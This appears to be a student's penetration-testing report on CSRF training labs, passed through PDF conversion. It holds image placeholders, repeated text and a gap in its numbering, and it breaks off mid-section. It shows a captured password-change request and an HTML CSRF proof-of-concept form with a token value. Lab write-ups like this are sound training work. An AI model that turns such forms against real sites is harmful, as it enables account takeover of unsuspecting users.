

Penetration Testing Report

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Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {3} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {3} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	{CSRF}, { cors }
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3. Summary

Outlined is a Black Box Application Security assessment for the **Week {3} Labs**.

Total number of Sub-labs: {15} Sub-lab

High	Medium	Low
{4}	{5}	{6}

High - Number of Sub-labs with hard difficulty level

Medium - Number of Sub-labs with Medium difficulty leve

Low - Number of Sub-labs with Easy difficulty level

1. {Cross-site request forgery}

1.1. {Eassyy CSRF}

Reference	Risk Rating
{ Eassyy CSRF }	Low
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
<p>Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.</p> <p>Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.</p>	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">- Unauthorized actions- Data theft- Account compromised- Reputation damage- Financial losses	
Suggested Countermeasures	
<ul style="list-style-type: none">- Implement security measures such as using :<ul style="list-style-type: none">CSRF tokensValidate requestsSecure coding practicesRegular auditingEducate people about CSRF attacks- Avoid clicking on suspicious links	
References	



<https://portswigger.net/web-security/csrf>

<https://owasp.org/www-community/attacks/csrf>

<https://www.invicti.com/learn/cross-site-request-forgery-csrf/>

Proof of Concept


First I create two accounts one is victim and another is attacker.




After this I login with attacker's credentials into the attacker account. Click on change password and provide a new password.




Now intercepting the request on burp and generate the CSRF POC





After executing POC and try to login with old password and it give invalidpassword



And after I tried to login into victim account with new password which use in html POC file, I logged successfully.



It means that lab1 is vulnerable to CSRF.

1.2. {Always Validate Tokens}


Reference	Risk Rating
{ Always Validate Tokens }	Medium
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
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How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none">- Unauthorized actions- Data theft- Account compromised- Reputation damage- Financial losses	
Suggested Countermeasures	
<ul style="list-style-type: none">- Implement security measures such as using :<ul style="list-style-type: none">CSRF tokensValidate requestsSecure coding practicesRegular auditingEducate people about CSRF attacks- Avoid clicking on suspicious links	
References	
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Proof of Concept

First I create two account one is window and another one is linux.




After this I login with linux credentials into the linux account
Click on change password and provide a new password .



Now intercepting the request on burp and generate the CSRF POC.

After intercepting the request on burp, we can see that there is a CSRF token



If I remove the token it will say invalid token so we have to put token in POC

REQUEST

Sec-Ch-Ua: Chrome v=122, Not(A.Brand) v=24, Google Chrome v=122
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pt;q=0.7


newPassword=linux1&newPassword2=linux1&csrf=17e529bb3167d2914591ea6fbc46042

CSRF PoC FORM


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<html>
  <body>
    <form method="POST"
action="https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php">
      <input type="hidden" name="newPassword" value="linux1"/>
      <input type="hidden" name="newPassword2" value="linux1"/>
      <input type="hidden" name="csrf" value="17e529bb3167d2914591ea6fbc46042"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
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Copy It Save as HTML

Activate Windows
Go to Settings to activate Windows.



click on submit and try to login with old password and it gives that password is invalid.



And after I tried to login into linux account with new password which use in html POC file, I logged successfully.

It means that lab2 is vulnerable to CSRF.

1.4. {I Hate When Someone Uses My Tokens!}


Reference	Risk Rating
{I Hate When Someone Uses My Tokens!}	Medium
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing.	
How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none"> - Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses 	
Suggested Countermeasures	
<ul style="list-style-type: none"> - Implement security measures such as using : 	

